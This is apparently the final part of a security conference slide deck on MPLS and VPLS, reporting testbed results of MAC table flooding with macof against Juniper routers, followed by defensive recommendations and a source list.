- Remember: the image “VPLS cloud = big virtual switch“ is not entirely correct (e.g. as those devices usually do not participate in STP/other infrastructure protocols).
- So many layer 2 attacks may not be feasible.
- But those devices do learn (and store) MAC addresses.
- You thought *MAC table flooding* nowadays no longer works?



This is what we saw in a testbed



- Bunch of Juniper M7i routers (note: these are considered 'big iron').
- Just sitting around doing nothing at all.

```
lab@JESSICA# run show chassis cfeb
CFEB status:
  State                Online
  Intake Temperature   27 degrees C / 80 degrees F
  Exhaust Temperature  34 degrees C / 93 degrees F
  CPU utilization       2 percent
  Interrupt utilization 0 percent
  Heap utilization      8 percent
  Buffer utilization     26 percent
  Total CPU DRAM       128 MB
  Internet Processor II Version 1, Foundry IBM, Part
number 164
  Start time:          2006-01-20 08:34:29 CET
  Uptime:              4 hours, 10 minutes, 21 seconds
```



This is what we saw in a testbed

```
lab@JESSICA# run show chassis cfeb
CFEB status:
State Online
Intake Temperature 27 degrees C / 80 degrees F
Exhaust Temperature 35 degrees C / 95 degrees F
CPU utilization 11 percent
Interrupt utilization 0 percent
Heap utilization 9 percent
Buffer utilization 26 percent
Total CPU DRAM 128 MB
Internet Processor II Version 1, Foundry IBM, Part
number 164
Start time: 2006-01-20 08:34:29 CET
Uptime: 4 hours, 12 minutes
```


(1) Mac flooding with *macof* [default mac address maximum of 512 applied].

(2) Mac flooding with *macof* [mac address maximum set to 65000].

```
lab@JESSICA# run show chassis cfeb
CFEB status:
State Online
Intake Temperature 28 degrees C / 82 degrees F
Exhaust Temperature 35 degrees C / 95 degrees F
CPU utilization 25 percent
Interrupt utilization 1 percent
Heap utilization 40 percent
Buffer utilization 27 percent
Total CPU DRAM 128 MB
Internet Processor II Version 1, Foundry IBM, Part
number 164
Start time: 2006-01-20 07:34:29 UTC
Uptime: 5 hours, 1 minute, 13 seconds
```

Note:


- 'big iron'
- doing *nothing* else at the moment
- attacked by *one* 'customer'
- box supposed to support thousands of customers...



Back to my hypothesis




- **“Implementing ethernet via WAN technologies (here: MPLS) will create new challenges in terms of network security.”**
- **You get the idea (hopefully)...**



So what can/should be done

- Get familiar with filtering mechanisms/ACLs on layer 2.
- Define responsibilities (ISP vs. customer)
- Closely monitor CE devices and infrastructure traffic entering/leaving on 'uplinks to cloud'.


- We will develop config templates for Cisco-based CE devices in the near future. If interested in those drop me an e-mail (erey@ernw.de).




Summary




- MPLS is not just a forwarding technology but serves as a foundation for various 'services' also.
- Amongst these are different 'VPN technologies'.
- Under certain conditions these may be attacked or security problems may arise, so thorough risk assessment should be performed.
- There are new technologies emerging that provide 'ethernet services' over MPLS, namely *Virtual Private LAN Service*.
- The subsequent merger of Layer 2 and Layer 3 will have broad implications for current paradigms of network security.





Questions?

... and answers.



Thanks for attending!

And now: Eat, Drink, Network and be Merry!



Sources



[1] Presentation *MPLS Basics and In-Depth*:

<http://www.rhic.bnl.gov/RCF/UserInfo/Meetings/Technology/Archive/06-30-04-CISCO/BNL-MPLS-Intro-Services-6-30-04.ppt>

[2] <http://www.nanog.org/mtg-0306/pdf/thomas.pdf>

[3] Cisco presentation *Security in Core Networks*:

<http://www.cisco.com/global/HU/rendezvenyek/presentations/SecurityinCoreNetworks.pdf>

[5] Michael H. Behringer/Monique J. Morrow: *MPLS VPN Security*
(Indianapolis 2005)

